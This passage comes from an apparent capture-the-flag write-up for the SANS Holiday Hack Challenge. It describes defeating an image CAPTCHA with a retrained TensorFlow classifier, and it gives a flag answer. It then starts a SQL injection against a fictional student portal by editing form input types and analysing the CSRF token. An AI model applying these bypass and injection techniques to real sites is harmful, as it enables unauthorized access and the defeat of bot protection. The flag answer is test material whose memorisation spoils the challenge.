More details about it can be found by clicking on the information link[47]. The capteha is created from a call to https://fridosleigh.com/api/capteha/request which pulls in 100 random images.

[47] https://fridosleigh.com/about_CAPTEHA.html




Figure 121 - Capteha Screenshot

The important line is at the end.

> *You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.*

A few links are given to help progress:

- https://downloads.elfu.org/capteha_images.tar.gz
- https://downloads.elfu.org/capteha_api.py
- https://github.com/chrisjd20/img_rec_tf_ml_demo




Figure 122 – Capteha Screenshot

At this point, it would be crass not to acknowledge the great work of Chris Davis, specifically his work around the code[48] that helped with this objective.

The code used to solve this objective leaned *very heavily* on what Chris produced and it would be a disservice to Chris if we didn't acknowledge both his repository and video on machine learning [49].

It's not up to this report to teach the reader about machine learning. It's a very complicated area which Chris does a grand job of and one in which there is a plethora of resources available.

To complete this objective, given the example Chris laid out, in comparing apples to bananas, it was almost a plug-and-play setup where just a few lines of code where needed. Amending both scripts helped optimise the process if the machine power wasn't up to scratch.

Training

By default, `python3 retrain.py --image_dir ./training_images/` would have ran trained the TensorFlow machine learning model based on images within the designated folder, under default settings.

````
Run floating-point version of Mobilenet:

```bash
python retrain.py --image_dir ~/flower_photos \
    --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/3
```

Run Mobilenet, instrumented for quantization:

```bash
python retrain.py --image_dir ~/flower_photos/ \
    --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/quantops/feature_vector/3
```

These instrumented models can be converted to fully quantized mobile models via
TensorFlow Lite.

There are different Mobilenet models to choose from, with a variety of file
size and latency options.
  - The first number can be '100', '075', '050', or '025' to control the number
    of neurons (activations of hidden layers); the number of weights (and hence
    to some extent the file size and speed) shrinks with the square of that
    fraction.
  - The second number is the input image size. You can choose '224', '192',
    '160', or '128', with smaller sizes giving faster speeds.
````

Figure 123 - Capteha Screenshot

For this solution, running the floating-point version versus the one instrumented for quantization made negligible difference.

[48] https://github.com/chrisjd20/img_rec_tf_ml_demo

[49] https://youtu.be/jmVPLwjm_zs

However, amending the file size and latency options would make a difference. Using 025 as the first value and 128 as the second allowed the scripts to be run more reliable on less powerful machines.

Using the default settings did occasionally work and when loading on a powerful AWS instance, it always worked, but for this objective, choosing speed over accuracy was fine.

Figure 124 - Capteha Screenshot

Soliving

As mentioned before, truth be told, not a lot was changed from the original file.

The full script used is available in the GitHub repository[50] and the output can be seen below along with the email.




Figure 125 - Capteha Screenshot

Not long after, the email was received confirming victory.

---

[50] https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA




Figure 126 - Capteha Screenshot

Answer

8Ia8LiZEwvyZr2WO

Disclaimer

Thinking machine learning wasn't the only way, an alternative solution was attempted for far too long before defeat was accepted. Below is a short list of the plan:

- Base64 encode all 12k local images, get a MD5 of each and store references
- Retrieve the API request call a certain amount of times, get the base64 string, MD5 it and store the reference, along with UUID
- When running it normally, a simple lookup would then do the matches far quicker than any ML
- However, there were discrepancies between local and remote images. Dozens would match but majority wouldn't.
- Time permitting, it would be good to see if this was a viable solution. Alas...

URL

https://github.com/janusz jasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA

Retrieve Scraps of Paper from Server

Synopsis

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

- https://studentportal.elfu.org/

Hint

Sqlmap Tamper Scripts - https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win

Solution

SQLi it is then! There seems to be two points of injection:

- https://studentportal.elfu.org/apply.php
- https://studentportal.elfu.org/check.php




Figure 127 - SQLi Screenshot

The apply link will be inserting data and the check link will be reading data so personal preference would be to read data because otherwise it will leave the table for applications massive if there was lots of testing against it and therefore reading data would take a lot longer.




Figure 128 - SQLi Screenshot

However, adding the classic apostrophe isn't allowed.




Figure 129 - SQLi Screenshot

A few ways around this – amending the type of input to be standard text which will allow the form to be processed was easiest for now.

```
▼<div class="form-group">
    <label for="inputEmail" class="sr-only">Elf Mail Address</label>
    <input name="elfmail" type="text" id="inputEmail" class="form-control form-control-lg"
    placeholder="Email address" required autofocus> == $0
  </div>
  <input type="hidden" id="token" name="token" value>
```

Figure 130 - SQLi Screenshot

There's also a token field that's hidden. It's empty on page load but there is some JavaScript that on submission of the form, gets a token from `validator.php` and populates the field before the form finally gets submitted.

```
▼<script>

        function submitApplication() {
          console.log("Submitting");
          elfSign();
          document.getElementById("check").submit();
        }
        function elfSign() {
          var s = document.getElementById("token");

          const Http = new XMLHttpRequest();
          const url='/validator.php';
          Http.open("GET", url, false);
          Http.send(null);

          if (Http.status === 200) {
            console.log(Http.responseText);
            s.value = Http.responseText;
          }

        }


  </script>
```

Figure 131 - SQLi Screenshot

This seems to be CSRF[51]. An example of a string generated by the file is:
`MTAxMDE5MDcxMjk2MTU3ODQyMjk4OTEwMTAxOTA3MS4yOTY=_MTI5MzA0NDExMjU4ODgzMjMyNjEwMjgxLjQ3Mg==`

It's two parts of base64 encoded strings. Decoded both halves reveals a string of numbers that seem to be loosely based on time. Running it a dozen or more times in quick succession reveals something like the below, with the 3rd column being the difference between the two

1009693460481577646032100969346.048'	1292407629414432310190 73.536'	-1292407629414430000000000
1009693461121577646033100969346.112'	1292407630233632310190 75.584'	-1292407630233630000000000
1009693461121577646033100969346.112'	1292407630233632310190 75.584'	-1292407630233630000000000
1009693461761577646034100969346.176'	1292407631052832310190 77.632'	-1292407631052830000000000
1009693461761577646034100969346.176'	1292407631052832310190 77.632'	-1292407631052830000000000
1009693462401577646035100969346.24'	1292407631872032310190 79.68'	-1292407631872030000000000
1009693462401577646035100969346.24'	1292407631872032310190 79.68'	-1292407631872030000000000
1009693463041577646036100969346.304'	1292407632691232310190 81.728'	-1292407632691230000000000
1009693463041577646036100969346.304'	1292407632691232310190 81.728'	-1292407632691230000000000
1009693463681577646037100969346.368'	1292407633510432310190 83.776'	-1292407633510430000000000
1009693463681577646037100969346.368'	1292407633510432310190 83.776'	-1292407633510430000000000
1009693464321577646038100969346.432'	1292407634329632310190 85.824'	-1292407634329630000000000
1009693464321577646038100969346.432'	1292407634329632310190 85.824'	-1292407634329630000000000
1009693464961577646039100969346.496'	1292407635148832310190 87.872'	-1292407635148830000000000
1009693464961577646039100969346.496'	1292407635148832310190 87.872'	-1292407635148830000000000
1009693465601577646040100969346.56'	1292407635968032310190 89.92'	-1292407635968030000000000
1009693466241577646041100969346.624'	1292407636787232310190 91.968'	-1292407636787230000000000
1009693466241577646041100969346.624'	1292407636787232310190 91.968'	-1292407636787230000000000
1009693466881577646042100969346.688'	1292407637606432310190 94.016'	-1292407637606430000000000
1009693466881577646042100969346.688'	1292407637606432310190 94.016'	-1292407637606430000000000
1009693467521577646043100969346.752'	1292407638425632310190 96.064'	-1292407638425630000000000
1009693467521577646043100969346.752'	1292407638425632310190 96.064'	-1292407638425630000000000
1009693468161577646044100969346.816'	1292407639244832310190 98.112'	-1292407639244830000000000
1009693468161577646044100969346.816'	1292407639244832310190 98.112'	-1292407639244830000000000
1009693468801577646045100969346.88'	1292407640064032310191 00.16'	-1292407640064030000000000
1009693468801577646045100969346.88'	1292407640064032310191 00.16'	-1292407640064030000000000
1009693469441577646046100969346.944'	1292407640883232310191 02.208'	-1292407640883230000000000
1009693469441577646046100969346.944'	1292407640883232310191 02.208'	-1292407640883230000000000
1009693470081577646047100969347.008'	1292407641702432310191 04.256'	-1292407641702430000000000

Figure 132 - SQLi Screenshot

The first column has a mix of epoch/unix time and increases with every request. Not much time was given to this.

Moving on with the SQLi attempt, upon submitting the form, a very useful error is displayed.

[51] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

